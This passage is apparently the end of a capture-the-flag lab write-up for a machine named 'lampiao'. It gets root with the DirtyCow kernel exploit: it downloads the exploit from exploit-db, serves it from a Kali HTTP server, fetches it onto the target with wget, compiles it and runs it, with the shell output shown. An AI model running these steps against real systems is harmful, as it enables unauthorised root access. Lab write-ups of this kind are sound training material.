
The scripts show us several suggestions we can consider. This is where we need to drill down and do our research. Most of these suggestions would require trial and error until at last, we find one that works.

You can search the Internet and get plenty of feedback on the `dirtycow 2` exploit and why it is the one we have chosen to use.

We next need to download and compile the exploit.


From your Kali terminal, open a browser and download the following exploit to your working directory located on the desktop. (Once the download completes, you can go into the downloads directory and move the exploit over to your working directory.)

`https://www.exploit-db.com/exploits/40847`




On your Kali machine, inside your working folder, start a simple HTTP server using the following python code.

`python -m SimpleHTTPServer 80`



On the target machine, change directory to the server's /tmp (universal writeable) directory.




We next need to use the wget command to copy of the exploit form our Kali machine to the tmp directory of the target. From the shell prompt of the target, still inside the tmp directory, type the following command.

```
wget http://192.168.0.29/40847.cpp
```

Since the exploit is in the .cpp format we will next need to compile and execute the exploit; there were specific commands given in the code of the exploit.


```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
```



This created a script called `dcow` that will launch the exploit and give us root access.

```
$ ls
ls
40847.cpp  dcow
$
```

Run the command:
`./dcow -s`

```
$ ./dcow -s
./dcow -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#
```

You are now logged on as root! Change your location over to the root directory, list the contents, and print out the content of the flag.text file.

```
cd /root (change directory location)
ls (list directory contents)
cat flag.txt (print contents of text file)
```

```
root@lampiao:~# cd /root
cd /root
root@lampiao:~# ls
ls
flag.txt
root@lampiao:~# cat flag.txt
cat flag.txt
9740616875908d91ddcdaa8aea3af366
root@lampiao:~#
```

Summary

This CTF was not all that difficult. It had its moments, and it took me two days of trial and error to finally get to the root, but it was enjoyable.

One thing you must not do is blame the lab every time something does not work as you think it should. Keep your head, walk away, drink a cool one, and let your head clear. Once your ready for round 2, put back on the gloves and get back in the ring and start duking it out.

In this CTF, we learned the following methodology.

- Network scanning
- Directory brute-force attack
- Abusing HTTP web directories
- Compromise confidential
- Spawn tty shell (ssh login)
- SUID privilege escalation
- Get root access and capture the flag

Regards –

Prof. K